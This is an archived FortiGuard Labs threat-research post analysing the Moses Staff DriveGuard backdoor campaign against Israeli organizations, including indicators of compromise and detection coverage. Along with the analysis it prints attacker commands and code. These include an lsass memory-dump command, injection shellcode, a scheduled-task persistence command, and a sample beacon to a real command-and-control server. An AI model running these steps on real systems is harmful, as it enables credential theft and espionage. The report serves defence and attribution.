Guard Your Drive from DriveGuard: Moses Staff Campaigns Against Israeli Organizations Span Several Months | FortiGuard Labs

By Rotem Sde-Or

Published: 2022-02-15 · Archived: 2026-04-05 16:05:18 UTC

Over the past year, FortiEDR has prevented multiple attacks that attempted to exploit various Microsoft Exchange server vulnerabilities, some of which we have previously covered.

Among these attacks, we identified a campaign operated by Moses Staff, a geo-political motivated threat group believed to be sponsored by the Iranian government. After tracking this campaign for the last several months we found that the group has been using a custom multi-component toolset for the purpose of conducting espionage against its victims.

This campaign exclusively targets Israeli organizations. Close examination reveals that the group has been active for over a year, much earlier than the group's first official public exposure, managing to stay under the radar with an extremely low detection rate.

In this blog, we will cover the Techniques, Tactics, and Procedures (TTPs) used by Moses Staff and reveal a new backdoor used by them to download files, execute payloads, and exfiltrate data from target networks, along with threat intelligence data on their activities.

Affected Platforms: Windows
Impacted Users: Windows Users
Impact: Data theft and execution of additional malicious payloads
Severity Level: Critical

Infection Vector

The initial infiltration was accomplished by leveraging the ProxyShell exploit in Microsoft Exchange servers to allow an unauthenticated attacker to execute arbitrary commands on them through an exposed HTTP\S port. As a result, the attackers were able to deploy two web shells:

- C:/inetpub/wwwroot/aspnet_client/system_web/iispool.aspx
- C:/inetpub/wwwroot/aspnet_client/system_web/map.aspx

These two web shells are used in conjunction with one another, and some of their functionalities overlap. On numerous occasions, map.aspx was used to validate the results of the commands executed by iispool.aspx.

Post infection, the attackers dedicated several days to the exfiltration of PST files and other sensitive data from the compromised server. Next, they attempted to steal credentials by creating a memory dump of lsass.exe using a

LOLBin. Finally, the attackers dropped and installed the backdoor components.

```
powershell.exe -c rundll32.exe C:\windows\System32\comsvcs.dll
MiniDump 992 C:\inetpub\wwwroot\aspnet_client\system_web\lsa.dmp full
```

Figure 1: Command line for dumping memory for lsass.exe

Execution Chain

The loader resides in C:\Windows\System32\drvguard.exe. When executed with the "-I" command-line argument, it installs itself as a service named DriveGuard.

EM\CurrentControlSet\Services\DriveGuard

Name	Type	Data
(Default)	REG_SZ	(value not set)
DisplayName	REG_SZ	Hard Disk Drives Fast Stop Service
ErrorControl	REG_DWORD	0x00000001 (1)
ImagePath	REG_EXPAND_SZ	C:\Windows\system32\drvguard.exe
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000010 (16)

Figure 2: DriveGuard service properties

The loader is responsible for executing the backdoor component and then monitoring its process, executing it whenever it has stopped. In addition, it launches a watchdog mechanism that ensures its own service is never stopped. The following flow chart illustrates the described process:



Figure 3: Loading mechanism flow

If the backdoor does not exist on the disk, the loader creates it by reading the content of C:\Windows\System32\rsc.dat and restoring its DOS header magic value to 4D 5A 90. The valid executable is written to disk at C:\Windows\System32\broker.exe

rsc.dat

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	¸.......@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	01	00	00	.....
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	..º..´.Í!¸.LÍ!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....$.....
00000080	3F	B8	C3	AF	7B	D9	AD	FC	7B	D9	AD	FC	7B	D9	AD	FC	?¸Ã¯{Ù.ü{Ù.ü{Ù.ü
00000090	CF	45	5C	FC	77	D9	AD	FC	CF	45	5E	FC	DA	D9	AD	FC	ÏE\üwÙ.üÏE^üÚÙ.ü
000000A0	CF	45	5F	FC	60	D9	AD	FC	E5	79	6A	FC	7A	D9	AD	FC	ÏE_ü`Ù.üåyjüzÙ.ü
000000B0	40	87	AE	FD	73	D9	AD	FC	40	87	A8	FD	0E	D9	AD	FC	@‡®ýsÙ.ü@‡¨ý.Ù.ü

Figure 4: rsc.dat – the backdoor without magic bytes in the header

The next step is to execute the backdoor. When doing so, the loader attempts to spoof the backdoor's parent process to be svchost.exe. This is achieved via calling CreateProcess and setting the parent process attribute (PROC_THREAD_ATTRIBUTE_PARENT_PROCESS) to the first svchost.exe process found in the system. Parent process spoofing may aid in the evasion of security products. Generally, this method may also be used for gaining SYSTEM privileges, but in our case, the loader is already running as a system service. If the spoofing fails, the loader will run the backdoor without it.

The backdoor is executed with the command-line argument "-ser".

Service Watchdog

The loader also sets a watchdog to ensure it remains operational. The watchdog module, lic.dll, is injected to a newly spawned lsass.exe process.

The injection is implemented in inj.dll, which uses VirtualAllocEx and SetThreadContext to run shellcode in the target process. The shellcode loads a DLL and then jumps back to the previous instruction pointer of the thread.

Subsequently, lic.dll begins to monitor the DriveGuard service, restarting it whenever it has stopped. In addition, it ensures that the DriveGuard service is always configured to start automatically on system startup.

```
pushfq
push    rax
push    rcx
push    rdx
push    rbx
push    rbp
push    rsi
push    rdi
push    r8
push    r9
push    r10
push    r11
push    r12
push    r13
push    r14
push    r15
sub     rsp, 28h
lea     rcx, DllToInject
call    cs:pLoadLibrary
add     rsp, 28h
pop     r15
pop     r14
pop     r13
pop     r12
pop     r11
pop     r10
pop     r9
pop     r8
pop     rdi
pop     rsi
pop     rbp
pop     rbx
pop     rdx
pop     rcx
pop     rax
popfq
jmp     cs:OriginalRip
```

Figure 5: The shellcode injected by inj.dll into lsass.exe

Broker Backdoor

The backdoor component oversees receiving and executing commands from the C2 server. It runs only if it receives the command-line argument “-ser”. Otherwise, it triggers a divide-by-zero exception. This is most likely an attempt to thwart dynamic analysis by automatic security products such as sandboxes.

To ensure that only one instance of the backdoor is running on the system, it creates an event called “Program event”.

```
mov     dword ptr [rbp+380h], 'gorP'
mov     dword ptr [rbp+384h], ' mar'
mov     dword ptr [rbp+388h], 'neve'
mov     word ptr [rbp+38Ch], 't'
lea     r9, [rbp+380h]  ; lpName
xor     r8d, r8d        ; bInitialState
lea     r13d, [r8+1]
mov     edx, r13d       ; bManualReset
xor     ecx, ecx        ; lpEventAttributes
call    cs:CreateEventA
call    cs:GetLastError
cmp     eax, ERROR_ALREADY_EXISTS
jz      Exit
```

Figure 6: Event created by the backdoor

Configuration

The backdoor's configuration is stored encrypted in a file at C:\Users\Public\Libraries\cfg.dat. The encryption scheme used is XOR-based and can be decrypted by the following Python code. The hardcoded key is consistent throughout all the samples in our possession.

def decrypt(*encrypted*):

key = '9c4arSBr32g6IOni'

result = ''

for i in range(len(encrypted)):

key_char = ord(key[i%16]) + 4

enc_char = encrypted[i]

result_char = (key_char ^ enc_char) + 4

result += chr(result_char)

return result

Figure 7: Python implementation of the decryption routine for the configuration file

The decrypted configuration contains two sets of C2 and URI addresses, alongside a time interval, in seconds, that determines the frequency at which to contact the server. A random value between 0 and 2 seconds is added to the interval to cause jitter.

If the configuration file does not exist, the malware uses plaintext configuration values hardcoded in the executable. In our samples, these values are identical to the ones in the configuration file.

```
h=87.120.8.210:80
h=techzenspace.com:80
u=RVP/index8.php
u=RVP/index3.php
i=90
```

Figure 8: Decrypted backdoor configuration

Communicate Your “Boundries”

The main part of the malware oversees communication with the server, parsing its responses and executing commands. The backdoor first sends a POST request, as can be seen in figure 9, to the first configured server. It alternates between contacting the two servers depending on their status, switching between them when they are unresponsive or return empty replies.

```
POST /RVP/index8.php HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary=----BoundrySign
User-Agent: example/1.0
Content-Length: 564
Host: 87.120.8.210

------BoundrySign
Content-Disposition: form-data; name="token"

123456789abcIJXPYTU2YTFXY=5sfpsnp
------BoundrySign
Content-Disposition: form-data; name="tid"

0
------BoundrySign
Content-Disposition: form-data; name="dIq"

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
------BoundrySign
Content-Disposition: form-data; name="apiData"

name1
------BoundrySign
Content-Disposition: form-data; name="data"; filename="data"
Content-Type: application/octet-stream

b.R8.6p6vy,j..[=vZw5B{`.]k.[{9/
W._C.8pB.k.e)e._
AN.@..I..M[%2.[`.Q
------BoundrySign--

.e.x
```

Figure 9: HTTP POST request sent by the backdoor to the C2

The request looks like encoded HTML form data that is delimited by a boundary value which appears to contain a misspelled "BoundrySign" string. The noteworthy fields in the request are token and data .

The data field contains information about the infected machine. The machine time zone has been chosen by the attackers for the purpose of regional attribution. This string is encrypted with the same algorithm and key that were used to encrypt the configuration file.

Figure 10: Format of victim information sent to the C2

Interestingly, the malware fails to retrieve the correct OS version due to usage of the deprecated GetVersionEx API, which causes executables without updated manifests to invariably return the Windows 8 value while actually running on a newer operating system.

The token field is comprised of the hostname, username, and an ID. The hostname and username are encrypted with a ROT5 Caesar cipher, meaning that 5 is added to each character's ascii value. The encrypted result is then appended to the ID.

Figure 11: Format of unique identifier sent to the C2

The ID is hardcoded in the binary and is a distinctive identifier of a specific target organization. Namely, backdoor binaries are specially compiled per target before they are deployed by the threat actor.
The backdoor continually queries the server for commands. In the event of five consecutive unsuccessful queries, the backdoor will switch to contacting the backup server. An unsuccessful query is considered to be one of the following:

- The server is unresponsive.
- The parsed response starts with the byte 0xA.
- The parsed response is empty.

The server response is parsed until the first "]" character and everything after is disregarded. If the response lacks a "]" it is treated as an empty response.

If the parsed server response is "on", the backdoor will continue to query the same server without switching to the backup server. Any other response is treated as a command. As such, it is decrypted with the same algorithm and key as specified previously. If the decrypted response data is self, the backdoor stops executing. Otherwise, it proceeds to parse the decrypted data as a command with the following format:

Figure 12: Format of commands sent by the C2

- Type – The command type. This can be one of the values from the "Type" column in the Commands table.
- Arg1…Arg4 – The command arguments. Not all arguments are provided for every command, in which case their value will be the string "null".
- ID – A unique identifier. This ID is sent to the server alongside the command results to associate the results with the executed command.

Supported Commands

The following is a list of the commands that the backdoor may receive from the server. Several commands involve downloading additional DLLs from the server and executing them. The functionality of these modules is unknown at this time.

Type	Description
fe	Directory listing (recursive).
ce	Execute command line.
dw	Upload a file from the disk to the C2.
up	Download a file from the C2 and save to the disk.
sb	Download a DLL from the C2 and execute it using LoadLibrary, calling its “mainfunc” export.
tlg	Download a DLL from the C2 and execute it using LoadLibrary, calling its “mkb64” export.
rns	Download a DLL from the C2 and execute it using LoadLibrary, calling its “mkb64” export.
int	Update the interval field in the configuration.
ki	Delete the malware from the disk using a CMD command. This may potentially be used in conjunction with the self command for complete self-destruction.
upd	Update the tool by running CMD commands to replace the current module on the disk with a file received from the C2.
ho*	Update the C2 and URI fields in the configuration.

inf*	Send the configuration content and the malware's filename to the C2.
cmprs*	7-zip compress using ar.dll and ar.dat utilities. If they are not present on the disk, the tool downloads them from the C2.
sc**	Capture a screenshot, saving it to C:\Users\Public\Libraries\tmp.bin before sending it unencrypted to the C2.
kl**	The command name and its operation imply keylogger functionality. The first time this command is received, the malware will download a DLL from the C2 and execute it using LoadLibrary, calling its "strt" export. Upon subsequent receipts of this command, the contents of C:\Users\Public\Libraries\async.dat will be sent to the C2. This DLL most likely writes its output to that file. However, as it is not in our possession, we cannot confirm this.
au**	Establish scheduled task persistence for itself using the following command: SCHTASKS /CREATE /TN "Mozilla\Firefox Default Browser Agent 409046Z0FF4A39CB" /ST 11:00 /F /SC DAILY /TR "<CURRENT_EXECUTABLE>"

Figure 13: List of supported commands

* Command present in the newer versions only
** Command present in the older versions only

History of Operations

Using Yara rules in VirusTotal's retrohunt engine we detected two older samples of the backdoor. Both samples were uploaded around the end of December 2020, which leads us to believe that this campaign has been operating for at least a year. Until recently, they have been flying under the radar with a very low detection rate.

	Detections	Size	First seen	Last seen	Submitters
CAFA8038EA7E46860C805DA5C8C1AA38DA070FA7D540F4B41D5E7391AA9A8079 calc.exe peexe 64bits runtime-modules assembly direct-cpu-clock-access detect-debug-environment long-sleeps	3 / 67	727.50 KB	2021-01-03 15:16:14	2021-01-03 15:16:14	1
FF15558085D30F38BC6FD915AB3386B59EE5BB655CBCCBEB75D021FDD1FDE3AC agent4.exe peexe 64bits runtime-modules assembly direct-cpu-clock-access	3 / 66	727.50 KB	2020-12-27 13:27:36	2020-12-27 13:27:36	1

Figure 14: VirusTotal entries of the older backdoor versions

The most notable differences between the versions are the configuration file and the commands.

In lieu of a configuration file, the older variants exclusively use values hardcoded in the binary. In terms of commands, a few modifications have taken place in between the versions. As can be seen in figure 13, various new commands have been added to the latest samples, while other commands have been eliminated. Although commands were removed, we assess that the code might have been moved to one of the modules that can be fetched from the server.

Certain modifications may aim to improve covertness and hinder detection. For example, the older samples were able to receive the “au” command to register a scheduled task using a command-line that was hardcoded in the binary. On the other hand, in recent attacks, we observed task registration via a scheduled task XML file that was dropped by the backdoor.

The last minor difference between versions is the name of the event. Older versions created an event called “program Event”. This capitalization error was corrected in the recent versions.

Searching for the C2 addresses in FortiGuard Labs’ threat intelligence systems shows a large spike in traffic volume during April 2021. This indicates that the group was operational long before their initial public exposure. All the network traffic to the malicious servers originated from Israeli IP addresses.



Figure 15: FortiGuard Labs' historical data for C2 IP address



Figure 16: FortiGuard Labs’ historical data for C2 domain name

During our investigations, we were able to take over and sinkhole the techzenspace[.]com domain in the beginning of January 2022. This was done to try and prevent the backdoor from operating for the near future while attempting to identify additional infected organizations that are not Fortinet customers.

Attribution

We were able to attribute the iispool.aspx web shell to the Moses Staff group based on past research. Both the web shell path and its code are identical to the ones previously reported. Another recent publication referenced in the previous section reaffirms our attribution.

All victims are Israeli organizations belonging to various industries. Although the attacks we identified did not reach a destructive stage, we can't rule out the possibility that the backdoor is used before that to exfiltrate data from target networks.

Conclusion

We have been monitoring Moses Staff operations closely these past few months. We have analyzed new TTPs and attributed a new set of tools to the group, including a backdoor, a loader and a web shell.

The group is highly motivated, capable, and set on damaging Israeli entities. While they have been operating continuously and vigorously since late 2020, they were only publicly acknowledged about a year after. At this point, they continue to depend on 1-day exploits for their initial intrusion phase.

Although the attacks we identified were carried out for espionage purposes, this does not negate the possibility that the operators will later turn to destructive measures. We believe that ransomware or wipers may have not been deployed because FortiEDR blocked earlier stages of the attack.

Fortinet Protections

FortiEDR detects and blocks these threats out-of-the-box without any prior knowledge or special configuration. It does this using its post-execution prevention engine to identify malicious activities:



Figure 17: FortiEDR blocking the memory dumping attempt of lsass.exe

Figure 18: FortiEDR blocking the backdoor communication

All network IOCs have been added to the FortiGuard WebFiltering blocklist.

The FortiGuard AntiVirus service engine is included in Fortinet's FortiGate, FortiMail, FortiClient, and FortiEDR solutions. FortiGuard AntiVirus has coverage in place as follows:

ASP/Webshell.DW!tr
W64/Agent.AVV!tr
W32/Agent.UWN!tr
W32/Agent.UYS!tr
W64/Agent.AVS!tr
W64/Agent.AVU!tr

In addition, as part of our membership in the Cyber Threat Alliance, details of this threat were shared in real time with other Alliance members to help create better protections for customers.

Appendix A – MITRE ATT&CK Techniques

ID	Description
T1190	Exploit Public-Facing Application
T1505.003	Server Software Component: Web Shell
T1083	File and Directory Discovery
T1003.001	OS Credential Dumping: LSASS Memory
T1005	Data from Local System
T1114	Email Collection
T1569.002	System Services: Service Execution
T1480	Execution Guardrails
T1134.004	Access Token Manipulation: Parent PID Spoofing

T1055	Process Injection
T1140	Deobfuscate/Decode Files or Information
T1071.001	Application Layer Protocol: Web Protocols
T1082	System Information Discovery
T1033	System Owner/User Discovery
T1573.001	Encrypted Channel: Symmetric Cryptography
T1008	Fallback Channels
T1059.003	Command and Scripting Interpreter: Windows Command Shell
T1113	Screen Capture
T1053.005	Scheduled Task/Job: Scheduled Task
T1041	Exfiltration Over C2 Channel

Appendix B: IOCs

File Hashes (SHA256)

2ac7df27bbb911f8aa52efcf67c5dc0e869fcd31ff79e86b6bd72063992ea8ad (map.aspx)

ff15558085d30f38bc6fd915ab3386b59ee5bb655cbccbeb75d021fdd1fde3ac (agent4.exe)

cafa8038ea7e46860c805da5c8c1aa38da070fa7d540f4b41d5e7391aa9a8079 (calc.exe)

File Names

iispool.aspx

map.aspx

drvguard.exe
agent4.exe
calc.exe
inj.dll
lic.dll

Event Names
program Event
Program event

IPs
87.120.8[.]210

Domains
techzenspace[.]com

URLs
hxxp://87.120.8.210:80/RVP/index3.php
hxxp://techzenspace.com:80/RVP/index8.php

Learn more about Fortinet's FortiGuard Labs threat research and intelligence organization and the FortiGuard Security Subscriptions and Services portfolio.
